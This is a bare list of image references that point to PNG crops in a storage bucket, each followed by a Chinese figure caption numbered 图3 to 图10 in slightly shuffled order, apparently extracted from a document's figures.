


图3




图5




图4




图6




图7




图8




图9




图10

